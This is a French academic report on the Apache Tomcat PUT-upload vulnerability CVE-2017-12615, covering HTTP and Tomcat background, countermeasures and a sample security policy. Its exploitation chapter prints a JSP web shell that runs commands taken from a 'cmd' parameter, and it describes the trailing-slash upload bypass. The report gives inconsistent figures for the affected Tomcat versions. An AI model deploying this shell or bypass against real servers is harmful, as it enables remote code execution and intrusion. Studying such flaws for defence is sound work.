Devoir 2
2019-2020

« CVE-2017-12615»

Elaboré Par

NAOUALI Saif Eddine

SOUFI Omar

TOUBOUH Moncif

Grenoble INP ENSIMAG

Higher School of Communication of Tunis

Table de matières

Introduction générale

La croissance permanente des usages de l'internet et le développement des applications Web met au premier plan les enjeux de la sécurité informatique, particulièrement en termes de confidentialité des données, de leur intégrité et de la disponibilité des services associés.
Ainsi, dans le baromètre annuel des préoccupations des Directeurs des Systèmes d'Information 1, pour 72% d'entre eux, la sécurité informatique et la protection des données constituent leur préoccupation première.
Cette croissance du risque provient en particulier de la richesse des technologies mises en œuvre dans les applications Web actuelles (par exemple avec HTML5[1]) qui accroissent les risques de failles de sécurité.
Ce contexte a conduit à un développement important des vulnérabilités applicatives, avec plusieurs milliers de vulnérabilités détectées et divulguées chaque année au sein de bases telle que celle du MITRE CVE – **« Common Vulnerabilities and Exposures 2 ».**
Les vulnérabilités les plus fréquentes relevées sur ces bases concernent en particulier le manque de résistance face aux injections de code de type Injection SQL ou de type Cross-Site Scripting (XSS[2]), qui possèdent de très nombreuses variantes. Elles se situent en tête des attaques recensées sur les applications Web.

Listes de figures

Chapitre I : Système compromis

I.1- Introduction:

Les applications Web sont l'épine dorsale des systèmes d'information modernes. L'exposition sur Internet de ces applications engendre continuellement de nouvelles formes de menaces qui peuvent mettre en péril la sécurité de l'ensemble du système d'information. Pour parer à ces menaces, il existe des solutions robustes et riches en fonctionnalités. Ces solutions se basent sur des modèles de détection des attaques bien éprouvés, avec pour chaque modèle, des avantages et des limites.
Dans ce chapitre on va présenter le système compromis qu'on va l'étudier et on va présenter dans le chapitre qui suit la source de la vulnérabilité.

I.2- Le système compromis:

Le système compromis est Apache Tomcat à 7.0.81/8.0.46/8.5.22/9.0.0 (Application Server Software). Notamment une fonction inconnue du composant JSP[1] File Handler et le composant HTTP[2] PUT Method Handler.
La faille concerne le serveur web qui permet la conteneurisation des servlets et des applications web écrites en Java EE [3] et en JSP. La faille permet d'uploader un fichier JSP au serveur via une requête HTTP qu'on peut par la suite y accéder pour exécuter le code écrit dessus.

I.3- Principe HTTP :

HTTP ou HyperText Transfer Protocol est un protocole de la couche applicative. Inventé par Tim Bernes-Lee, il est à la base du World Wide Web, et est utilisé pour l'échange de page HTML en mode client-serveur.




Figure 1 : Protocole d'échange HTTP

Le protocole est assez simple. Le client envoie une requête HTTP au client avec un certain en-tête, et le serveur lui répond avec d'une partie la réponse, et de l'autre un en-tête de réponse.

I.4- Méthodes de requête HTTP:

Il est possible pour le client d'interagir avec le serveur de différents moyens, en spécifiant dans l'entête client différentes méthodes.
Exemples de différentes méthodes :
GET : Méthode utilisée pour récupérer une ressource.
POST : Méthode utilisée pour envoyer des données au serveur, que celui-ci traitera.
HEAD : Comme GET, mais sert à récupérer juste l'en-tête, sans la réponse.
PUT : Méthode utilisée pour envoyer une ressource (fichier) à une certaine URI[3].

[1] http://cedric.cnam.fr/~farinone/IAGL/JSP.pdf
[2] https://www.journaldunet.fr/web-tech/dictionnaire-du-webmastering/1203581-http-hypertext-transfert-protocol-definition-traduction/
[3] https://www.oracle.com/java/technologies/java-ee-glance.html

Apache Tomcat est un conteneur de servlets [4] permettant par exemple de gérer le cycle de vie des servlets, gère le 'routing', et l'accès aux différentes servlets, permettant ainsi de faire tourner un serveur HTTP.
Tomcat est un serveur HTTP à part entière. De plus, il gère les servlets et les JSP (par un compilateur Jasper compilant les pages JSP pour en faire des servlets). Tomcat a été écrit en langage Java. Il peut donc s'exécuter via la machine virtuelle Java sur n'importe quel système d'exploitation la supportant.
Catalina[4] est le conteneur de servlets utilisé par Tomcat. Il est conforme aux spécifications servlet d'Oracle Corporation et les JavaServer Pages (JSP). Coyote est le connecteur HTTP de Tomcat, compatible avec le protocole HTTP 1.1 pour le serveur web ou conteneur d'application. Jasper est le moteur JSP d'Apache Tomcat. Tomcat 9.x utilise Jasper 2, qui est une implémentation de la spécification JavaServer Pages 2.3 d'Oracle. Jasper [5] parse les fichiers JSP afin de les compiler en code Java en tant que servlets (gérés par Catalina). Pendant son exécution, Jasper est capable de détecter et recompiler automatiquement les fichiers JSP modifiés.

I.5- Conclusion :

Dans Cette partie nous avons présenté le système compromis. Nous essayons dans le chapitre suivant de présenter l'architecture la vulnérabilité exploitée, son source de provenance et les mesures administrative à prendre pour échapper cette attaque.

[4] http://deptinfo.unice.fr/twiki/pub/Minfo03/ServletEtXml/50-java-servlet-jsp.pdf
[5] https://tomcat.apache.org/tomcat-4.0-doc/jasper/docs/api/org/apache/jasper/compiler/ParserController.html

Chapitre II: La vulnérabilité et les mesures administratives prises pour y combattre

II.1- Introduction:

La vulnérabilité concerne Apache Tomcat à 7.0.81/8.0.46/8.5.22/9.0.0 (Application Server Software) et classée **critique**. Ceci affecte une fonction inconnue du composant JSP File Handler et le composant HTTP PUT Méthode Handler. A cause de la manipulation avec une valeur d'entrée inconnue ce qui mène à une vulnérabilité de classe **élévation de privilèges**.
L'attaque peut être initialisée à distance. Aucune forme d'authentification n'est requise pour l'exploitation. De par leur conception, vous n'êtes pas autorisé à télécharger des fichiers JSP via la méthode **PUT** sur les serveurs Apache Tomcat. Il s'agit probablement d'une mesure de sécurité pour empêcher un attaquant de télécharger un Shell **JSP** et d'obtenir l'exécution de code à distance sur le serveur. Cependant, en raison des contrôles insuffisants, un attaquant pourrait obtenir l'exécution de code à distance sur 7.0.{0 à 79} Serveurs Tomcat qui ont activé PUT en demandant la méthode PUT sur le serveur Tomcat à l'aide d'une requête HTTP spécialement conçue.
La faille de sécurité CVE-2017-12615 qu'on va détailler concerne le serveur web qui permet la conteneurisation des servlets et des applications web écrites en Java EE et en JSP. La faille permet d'uploader un fichier JSP au serveur via une requête HTTP qu'on peut par la suite y accéder pour exécuter le code écrit dessus.

II.2-Vulnérabilité et exploitation:

La vulnérabilité concerne le conteneur web Apache Tomcat, ce dernier est une implémentation open source des technologies Java Servlet, Java Server Pages, Java Expression Language et Java Web Socket[5], il comporte également un serveur HTTP.

La vulnérabilité d'Apache Tomcat permette aux attaquants distants de télécharger des fichiers JSP dans les serveurs, ce qui leur donne la possibilité d'exécuter des codes dans le système, à cause de l'activation des HTTP PUTs (la configuration du contexte de la servlet: readonly=false) des serveurs Apache Tomcat 7.0.{0-79} démarré dans un système d'exploitation Windows.

Dans le cas normal, si vous essayez de télécharger un fichier JSP dans un serveur Tomcat avec la méthode HTTP PUT, il ne marche pas, comme une mesure de sécurité pour empêcher d'avoir la possibilité d'exécution des codes a distances, mais vous avez le droit de télécharger n'importe quel fichier (html, jpg,..) sauf les fichiers (jsp,jspx ,...) et ses variantes.

L'exploitation de cette vulnérabilité se fait avec une requête bien concise, en ajoutant un caractère '/' derrière l'extension du nom de fichier (PUT /file.jsp/).
On peut contourner les vérifications de l'extension de fichier misent dans l'opération du téléchargement des fichiers. Dépendamment du contexte de l'application affecté, l'attaquant peut installer des programmes; modifier, supprimer et lire des données critiques, créer des comptes avec tous les droits d'accès, modifier le comportement du serveur, arrêter des services et aussi exploiter d'autres attaques comme HTTP cache poisoning [6].

II.3- Conclusion :

Dans ce chapitre nous avons étudié l'origine de cette faille de sécurité et quelles sont les mesures administratives requise pour sécuriser les serveurs et les applications web qu'ils hébergent.

[6] https://www.owasp.org/index.php/Cache_Poisoning


Chapitre III: Architecture du système compromis et service misent en œuvre

III.1-Introduction :

Dans cette partie on va présenter l'architecture du système compromis et les étapes d'exploitation de la vulnérabilité dans les serveurs Tomcat. Dans un second lieu on va présenter les différents services misent en œuvres.

III.2-Systéme compromis et scénario d'exploitation de la vulnérabilité :

Dans la figure ci-dessous, on représente l'architecture du système compromis ainsi que les étapes suivies pour exploiter la vulnérabilité dans les serveurs Tomcat.



test.jsp

```
if (request.getParameter("cmd") != null)
{
out.println("Command: " +
request.getParameter("cmd") + "<BR>");
Process p =
Runtime.getRuntime().exec(request.getPara
meter("cmd"));
OutputStream os = p.getOutputStream();
InputStream in = p.getInputStream();
DataInputStream dis = new
DataInputStream(in);
String disr = dis.readLine();
while ( disr != null ) {
out.println(disr);
disr = dis.readLine();
}
```

```
<init-param>

        <param-name>readonly</param-name>

        <param-value>false</param-value>

</init-param>
```

Figure 2 : scénario d'exploitation de la vulnérabilité

III.3- Les services mises en œuvre:

III.3.1- REST (Representational State Transfer):

REST [7] (Representational State Transfer) est un style architectural pour développer des services Web. REST est populaire en raison de sa simplicité et du fait qu'il s'appuie sur les systèmes et fonctionnalités existants du protocole de transfert hypertexte (HTTP) d'Internet pour atteindre ses objectifs, par opposition à la création de nouveaux standards, cadres et technologies.
L'un des principaux avantages de l'utilisation de REST, à la fois du point de vue du client et du serveur, est que les interactions basées sur REST se produisent à l'aide de constructions familières à toute personne habituée à utiliser le HTTP d'Internet.
Un exemple de cet arrangement est les interactions basées sur REST qui communiquent toutes leur état à l'aide de codes d'état HTTP standard. Ainsi, un **404** signifie qu'une ressource demandée n'a pas été trouvée; un code **401** signifie que la demande n'a pas été autorisée; un code **200** signifie que tout va bien; et un **500** signifie qu'il y avait une erreur d'application irrécupérable sur le serveur.

III.3.2- Les services web Restful:

La particularité de cette architecture est que la partie serveur et la partie client communiquent sans que le client ne connaisse la structure et le contenu des informations stockées sur le serveur.

Une API [8] est RESTful quand elle respecte le principe d'architecture REST. Ce principe d'architecture s'applique aux services Web. La particularité principale de cette architecture est que la partie serveur (l'API) et la partie client communiquent sans que le client ne connaisse la structure et le contenu des informations stockées sur le serveur.
La seule chose que les deux parties de l'application connaissent est le média qu'elles utilisent pour communiquer.

Les applications REST s'appuient sur les verbes fournis par le protocole HTTP. Ce sont des mots-clés qui définissent l'action que l'on souhaite effectuer sur une ressource. Les deux principaux sont GET et POST mais il existe également PUT, DELETE et PATCH. Le média peut être par exemple un fichier JSON[6] ou XML[7].
Pour commencer la communication, le client va appeler l'URL [9] racine de l'API, /.

Requête :

```
GET /
Accept: application/json
```

Figure 3 : Requête GET

Le serveur va alors lui retourner comme réponse différentes possibilités d'interactions, avec notamment des liens. Dans cet exemple, l'objet liens contient la liste des différentes interactions possibles, avec pour chacun l'URL[8] (lien), l'intitulé de l'action (rel) et la méthode HTTP à utiliser (méthode).

Requête :

```
200 OK
Content-Type: application/json
{
version: 1.0,
liens: [
{
href: /utilisateur,
rel: lister,
methode: GET
},
{
href: /utilisateur,
rel: creer,
methode: POST
}
]
}
```

Figure 4 : Réponse à une requête GET

[7] https://blog.nicolashachet.com/developpement-php/larchitecture-rest-expliquee-en-5-regles/
[8] https://openclassrooms.com/fr/courses/3449001-utilisez-des-api-rest-dans-vos-projets-web/3449008-quest-ce-quune-api
[9] https://blog-fr.orson.io/creation-de-site-internet/definition-url

Le client saura alors qu'il existe deux interactions possibles : lister les utilisateurs (utiliser la méthode GET avec comme URL /user) et créer un nouvel utilisateur (utiliser la méthode POST avec comme URL /user). Les différents verbes HTTP permettent d'interagir avec les ressources. GET est utilisé pour obtenir des informations, POST pour créer une nouvelle ressource, PUT pour mettre à jour des informations pour une ressource qui existe déjà et DELETE permet de supprimer une ressource.
En effectuant une requête pour afficher la liste des utilisateurs, on peut voir les autres interactions pour un utilisateur.

Requête :

```
GET /user
Accept: application/json
Réponse :
{
 users: [
 {
 id: 1,
 nom: Dupont,
 prenom: Jean,
 liens: [
 {
 href: /utilisateur/1,
 rel: afficher,
 methode: GET
 },
 {
 href: /utilisateur/1,
 rel: modifier,
 methode: PUT
 },
 {
 href: /utilisateur/1,
 rel: supprimer,
 methode: DELETE
 }
 ]
 }
 ]
}
```

Figure 5 : Réponse à une requête POST

III.4- Conclusion :

Dans ce chapitre nous avons présenté un scénario d'attaque exploitant la vulnérabilité dans les serveurs Tomcat rendant les applications web hébergés dans ce serveur une source accessible pour ces attaquants qui possèdent tous les moyens de contourner le fonctionnement normal de ces applications.

Dans le chapitre qui suit on va aborder les contremesures et les bonnes pratiques à suivre pour sécuriser les serveurs et les applications web.

Chapitre IV : Contremesures et bonne pratiques

IV.1-Introduction :

Dans ce chapitre on va étudier les contremesures et les bonnes pratiques à suivre dans le but d'éviter l'attaque sur les serveurs apache Tomcat et les applications qu'il héberge.
Ces mesures doivent être prises en considération par les administrateurs et les développeurs d'applications web afin de renforcer la politique de sécurité des serveurs et rendre cette attaque difficile.

IV.2-Contremesures et bonnes pratiques :

IV.2.1-Actions préventives :

a- Actions préventives liées à l'architecture du Système d'information (SI) :

• L'architecture du SI ainsi que la brique logicielle utilisée devront être mis à jour régulièrement afin de réduire les failles logiciel qui peuvent être exploitées.
• Les administrateurs devront éviter de lancer le serveur Apache Tomcat en mode 'root'.
• Les serveurs Web devront être isolés dans des conteneurs afin de limiter l'accès aux fichiers des serveurs de l'entreprise en cas d'attaque.

b- Architecture du SI :

Les développeurs devraient respecter quelques bonnes pratiques au niveau de la sécurité de l'application notamment:
• Éviter les requêtes PUT et DELETE, et donc laisser le paramètre readonly à true ce qui est fortement recommandé par l'équipe de sécurité chez Apache Tomcat.
• Désactiver les messages d'erreurs Tomcat puisque l'attaquant pourrait savoir la version exacte du serveur utilisée et puis chercher la faille adéquate pour qu'il puisse l'exploiter par la suite.
• S'il n'est pas possible de désactiver le readonly, une bonne pratique est de bloquer au niveau applicatif le chargement de fichiers exécutables.

c- Serveurs :

• Les serveurs devront être répliqués afin de faciliter la migration de l'un à l'autre afin de faire une maintenance pour les machines victimes à la suite d'une attaque.
• Les identifiants des différents services utilisés par l'application (Base de données, identifiants cloud...) ne devront pas être stockés en clair.
• Le serveur doit avoir son propre utilisateur associé, afin de restreindre les actions sur le système possible.
Ressources humaines Signaler tout comportement inhabituelle du service aux administrateurs systèmes afin qu'ils puissent vérifier toute intrusion dans le SI.

IV.2.2-Actions curatives :

• Nous devons impérativement repérer les serveurs victimes de l'attaque, les déconnecter d'internet dans un premier temps afin de limiter les intrusions et les remplacer par des machines de réplications s'il en existe.
• Mettre dans un premier temps le paramètre "readonly" à 'true' et bloquer les requêtes PUT sur le serveur temporairement.

IV.2.3-Actions post-attaque :

• Réinitialiser les machines victimes afin de supprimer toute traces malveillantes de l'attaquant.
• Mettre à jour son serveur Apache Tomcat au cas où la faille est déjà corrigée.
• Si la faille est encore présente même après une mise à jour, l'entreprise peut passer à des requêtes de type POST, permettant une validation plus poussée au niveau applicative.
• Informer le service juridique qui se chargera d'envoyer le formulaire de déclaration d'incident à l'ANSSI [10].

IV.2.4- Mesures administratives:

Sachant que cette faille est issue d'une mal spécifications des méthodes de vérifications des fichiers exportés sur le serveur, les administrateurs des serveurs doivent prendre en considération de cette faille en définissant une variété de mesures à prendre afin d'éviter toute manière d'exploitation de cette faille.

En effet, la configuration par défaut du serveur Tomcat n'est pas affecté par cette vulnérabilité, il faut changer manuellement le paramètre "readonly" pour exploiter la vulnérabilité (ce qui est déconseillé par l'équipe de Tomcat).
La solution de la suppression de ce paramètre est impossible, car il est utilisé par d'autres services.
La seule solution c'est d'augmenter la vérification sur les chemins de téléchargement.
La même solution était proposée par les développeurs Tomcat pour corriger la vulnérabilité :
la vérification se fait maintenant sur les chemins absolus [11], et aussi les chemins canoniques [12].

IV.3-Conclusion :

Dans ce chapitre, nous avons présenté les différentes mesures à suivre et les meilleures solutions qui permettent de rendre l'attaque plus difficile. Dans le chapitre qui suit on va présenter la politique de sécurité du système d'information (PSSI).

[10] https://www.ssi.gouv.fr/
[11] https://fr.wiktionary.org/wiki/chemin_absolu
[12] http://memo-web.fr/categorie-html-27.php

Chapitre V : Politique de sécurité des systèmes d'informations

V.1-Introduction :

Les nouvelles technologies, omniprésentes, sont pourtant porteuses de nouveaux risques pesant lourdement sur les entreprises. Par exemple, les données les plus sensibles (fichiers clients, contrats, projets en cours...) peuvent être dérobées par des attaquants informatiques ou récupérées en cas de perte ou vol d'un Smartphone, d'une tablette, d'un ordinateur portable. La sécurité informatique est aussi une priorité pour la bonne marche de notre entreprise. Une attaque informatique sur notre système peut causer la perte de contrôle, l'arrêt ou la dégradation de nos performances. Ces incidents s'accompagnent souvent de sévères répercussions en termes de sécurité, de pertes économiques et financières et de dégradation de l'image de notre entreprise. Ces dangers peuvent néanmoins être fortement réduits par un ensemble de bonnes pratiques, peu coûteuses, voire gratuites, et faciles à mettre en œuvre dans l'entreprise.

V.2- Criticité de la faille :

C'est une faille de classe 3 un score cvss3 [13] de 8,1/10 (niveau critique) et une probabilité d'exploitation élevée sans oublier l'impact technique et business.




Figure 6 : criticité de la faille cvss

V.3- Extrait de la Politique de Sécurité du Système d'Information (Entreprise Alpha) :

V.3.1-La sécurité et nos collaborateurs

Chez Alpha, l'apprentissage et l'application des mesures de sécurité commence dès l'embauche des collaborateurs, afin que la culture de la sécurité soit diffusée à travers toute l'entreprise. Chaque collaborateur est conscient des menaces qui pèsent sur les systèmes d'information et connaît donc ses responsabilités vis-à-vis de ceux-ci. Cela lui permet d'endosser un rôle d'acteur permanent. Pour cela, une charte de bon usage des moyens informatiques est en vigueur au sein de l'entreprise. Celle-ci est signée par chaque collaborateur dès son entrée chez Alpha. Lors de leur arrivée, nos collaborateurs reçoivent un guide de bonnes pratiques de sécurité et sont sensibilisés aux enjeux qui y sont attachés par le biais des services internes et par de nombreuses formations organisées de manière régulière.

V.3.2- Gestion des biens et des actifs :

Garantir de manière effective la sécurité de nos systèmes d'information requière la connaissance des besoins en matière de sécurité. C'est la raison pour laquelle chaque actif –matériel, poste de travail, serveur, téléphone... -fait l'objet d'un inventaire détaillé pour être ensuite classifié avec un propriétaire qui leur est associé. Une procédure de mise au rebut est formalisée et mise en œuvre lors de la sortie ou du rebus d'un actif du système d'informations.

[13] https://fr.wikipedia.org/wiki/Common_Vulnerability_Scoring_System

V.3.3- Gestion des accès :

L'un des facteurs essentiels de la sécurité du Système d'Information est la gestion des accès physiques et logiques: celle-ci s'appuie sur des processus efficaces permettant une bonne gestion des identités, leur mise à jour permanente et des mécanismes d'authentification robustes et à double facteur. Ainsi, chaque utilisateur accédant au Système d'Information d'Alpha est dûment identifié et authentifié. Tout compte est rattaché à une personne physique unique afin de garantir la traçabilité des accès et des actions. Les droits et habilitations délivrés aux utilisateurs sont définis selon leur profil métier et dans le respect des principes de moindre privilège et de séparation des pouvoirs afin de garantir la confidentialité des données. Une revue des comptes est effectuée tous les 60 jours afin de s'assurer de la légitimité de tous les comptes.
Une politique de mots de passe distincte pour les comptes utilisateurs et administrateurs intégrant des règles de complexité est mise en œuvre lors de la création et la modification d'un compte.

V.3.4- Documentation:

Documenter les méthodologies, les processus et les actions est un élément essentiel à leur bonne application. La documentation est donc régulièrement mise à jour. Elle uniformise les pratiques au sein d'Alpha et est utilisée et réalisée à tous les niveaux de l'entreprise.

V.3.6- Sécurité des terminaux:

Les postes de travail Alpha sont tous équipés d'un chiffrement des disques par le système d'exploitation. L'accès au poste de travail n'est possible qu'après une phase d'authentification obligatoire (mot de passe ou biométrie). Les équipements mobiles professionnels sont également protégés par biométrie. Nos collaborateurs prennent toutes les précautions nécessaires pour protéger leurs équipements, afin d'assurer au mieux la protection et la sécurité des données personnelles, conformément à notre politique de sécurité mise en place pour les utilisateurs nomades.

V.3.6- Gestion de la sous-traitance:

L'ensemble des contrats avec nos sous-traitants intègre de strictes exigences de sécurité applicables ainsi que des moyens de contrôler le respect de ces exigences. Les exigences que nous avons envers nos sous-traitants sont au moins équivalentes à nos propres exigences de sécurité internes, afin de respecter nos engagements concernant un haut niveau de sécurité des systèmes d'information.

V.3.7- Sécurité des réseaux:

Une politique de cloisonnement et de confinement des réseaux est mise en place au sein des réseaux d'Alpha. Ce cloisonnement s'accompagne d'une politique de filtrage interne et externe afin de lutter contre les codes malveillants. Les réseaux au sein des Datacenters Alpha sont redondés et permettent d'assurer la continuité des activités pour les clients et les collaborateurs. Également, les accès distants au système d'information d'Alpha se font via un VPN chiffré et authentifié.

V.3.8- Confidentialité et chiffrement des données:

Plusieurs mesures de chiffrement sont mises en œuvre pour assurer la confidentialité des données hébergées et traitées. D'abord, l'ensemble du stockage des postes de travail est chiffré par défaut, afin de garantir l'inaccessibilité des informations aux personnes non-autorisées.
Ensuite, vous pouvez contrôler le stockage de vos contenus et choisir l'état de sécurisation de votre contenu et des données en transit. Alpha met à votre disposition des tunnels VPN chiffrés et authentifiés. Les supports contenant des informations sont protégés contre les accès non autorisés via une protection physique.

V.3.9- Sécurité de nos sites web:

Chez Alpha, nous sommes conscients des différentes menaces qui pèsent constamment sur les sites web. C'est pour cette raison que nous avons pris les mesures de sécurité nécessaires pour garantir la protection des données traitées par nos sites (nos serveurs Web). Ainsi, nous utilisons les dernières versions du protocole TLS sur tous nos sites web, en nous assurant qu'il est particulièrement effectif sur les pages traitant des données personnelles (ex: formulaires d'inscription, page de connexion, etc.). Vous restez cependant seul responsable de la confidentialité et sécurité de vos identifiants d'accès à votre console. Nous avons également établi une politique relative à l'utilisation des traceurs que nous pouvons déposer sur les terminaux des visiteurs afin d'expliquer leurs finalités et leur fonctionnement, en toute transparence. Nous nous assurons également que le visiteur puisse gérer l'utilisation et le dépôt de ces traceurs. Enfin, toutes les actions liées aux comptes utilisateurs sont strictement réservées à un nombre restreint d'administrateurs, et uniquement pour les actions d'administration qui le nécessitent.

V.3.10- Sauvegarde des données :

L'ensemble des applications, systèmes d'exploitation, événements, configurations des équipements et données de production qui délivrent une fonction aux utilisateurs (internes, clients...) est sauvegardé régulièrement. La fréquence des sauvegardes est dépendante du type, de la sensibilité et du volume des données.
Quelles que soient les données sauvegardées et la typologie des sauvegardes, celles-ci sont stockées sur des serveurs dédiés. Seuls les administrateurs système et réseaux, ainsi que le RSSI, peuvent accéder aux sauvegardes pour des motifs légitimes tels que la gestion des incidents. Enfin, des tests de restauration sont régulièrement effectués par les administrateurs systèmes et réseaux sur l'ensemble du périmètre fonctionnel de Alpha afin de s'assurer de leur bon fonctionnement.

V.3.11- La gestion des incidents de sécurité:

Le traitement des incidents de sécurité fait l'objet d'une procédure formalisée, validée et connue de tous. Elle permet d'apporter une réponse adaptée en cas d'incident majeur pouvant affecter la sécurité du Système d'Information ou des données de ses utilisateurs, agents ou administrés.
Ces procédures sont régulièrement testées et mises à jour afin de s'assurer de leur pertinence et efficacité en tout temps.
Par ailleurs, tout utilisateur a l'obligation de signaler sans tarder aux équipes sécurité, tout acte susceptible de représenter une violation réelle ou présumée des règles de sécurité.

V.3.12- La continuité d'activité:

La continuité du Système d'Information est assurée grâce à un ensemble de mesures, dont:
•La redondance des équipements d'infrastructure primaire (climatisation, matériels, arrivées électriques, groupes électrogènes, alimentations électriques des baies, etc.)
•Des procédures ou gestes de proximité avec des techniciens présents sur site ou sous astreinte, permettant d'intervenir rapidement sur les équipements ou l'infrastructure en cas d'incident.
•Un plan de continuité d'activité et de reprise d'activité formalisé et régulièrement testé afin de réduire au maximum les indisponibilités dues à un incident.

V.4- Conclusion :

Dans ce chapitre nous avons mentionné la criticité de la faille et les politiques de sécurité que doit suivre les entreprises en vue d'éviter les diverses formes d'attaques.

Conclusion générale

Les premières attaques réseaux exploitaient les vulnérabilités liées à l'implémentation des protocoles TCP/IP. Avec la correction progressive des différentes vulnérabilités découvertes, les attaques se sont ensuite déportées vers les couches applicatives et en particulier sur le web.
Les vulnérabilités peuvent être diverses et catégorisés de la manière suivante :
- Les **vulnérabilités du serveur**, elles sont de plus en plus rares ces dernières années, grâce à un renforcement de la sécurité.
- La **manipulation d'URL**, elles consistent à modifier manuellement les paramètres dans les URL afin de modifier le comportement attendu du serveur web.
- Les **exploitations des faiblesses** des identifiants de sessions et mécanismes d'authentification.
- Les **injections de commandes SQL** (*Structured Query Language* = langage utilisé dans les bases de données) qui consistent à taper des commandes SQL dans l'URL pour récupérer des informations de manière frauduleuses.
- Les **injections de code HTML** et de "***cross-site scripting***".

Observant la diversité de ces attaques, nous sommes alors obligés de trouver les moyens de s'en protéger.
Le meilleur moyen de s'en protéger est de se renseigner sur les failles possibles existantes et de faire en sorte de les corrigées.

Terminologie

[1]HTML5:

Le HTML5, pour HyperText Markup Language 5, est une version du célèbre format HTML utilisé pour concevoir les sites Internet. Celui-ci se résume à un langage de balisage qui sert à l'écriture de l'hypertexte indispensable à la mise en forme d'une page Web**.**

[2]XSS :

Le XSS est l'abréviation de cross-site scripting. Il s'agit d'un type de faille de sécurité sur les sites web. Cette faille repère l'endroit où des sites web dynamique (forum, blog ...) récupère des données entré par un utilisateur sans les avoir filtrer au préalable. Si les données utilisateurs contienne du code HTML par exemple, et que ce n'est pas filtré, alors il est possible d'insérer du code javascript malicieux.

[3]URI :

Un URI, de l'anglais Uniform Resource Identifier, soit littéralement identifiant uniforme de ressource, est une courte chaîne de caractères identifiant une ressource sur un réseau (par exemple une ressource Web) physique ou abstraite, et dont la syntaxe respecte une norme d'Internet mise en place pour le World Wide Web

[4]CATALINA :

Catalina est le conteneur de servlets utilisé par Tomcat. Il est conforme aux spécifications servlet d'Oracle Corporation et les JavaServer Pages (JSP).

[5]WEB SOCKET :

Web Socket est un standard du Web désignant un protocole réseau1 de la couche application et une interface de programmation du World Wide Web visant à créer des canaux de communication full-duplex par-dessus une connexion TCP pour les navigateurs web.

[6]JSON:

JavaScript Object Notation est un format de données textuelles dérivé de la notation des objets du langage JavaScript. Il permet de représenter de l'information structurée

[7]XML:

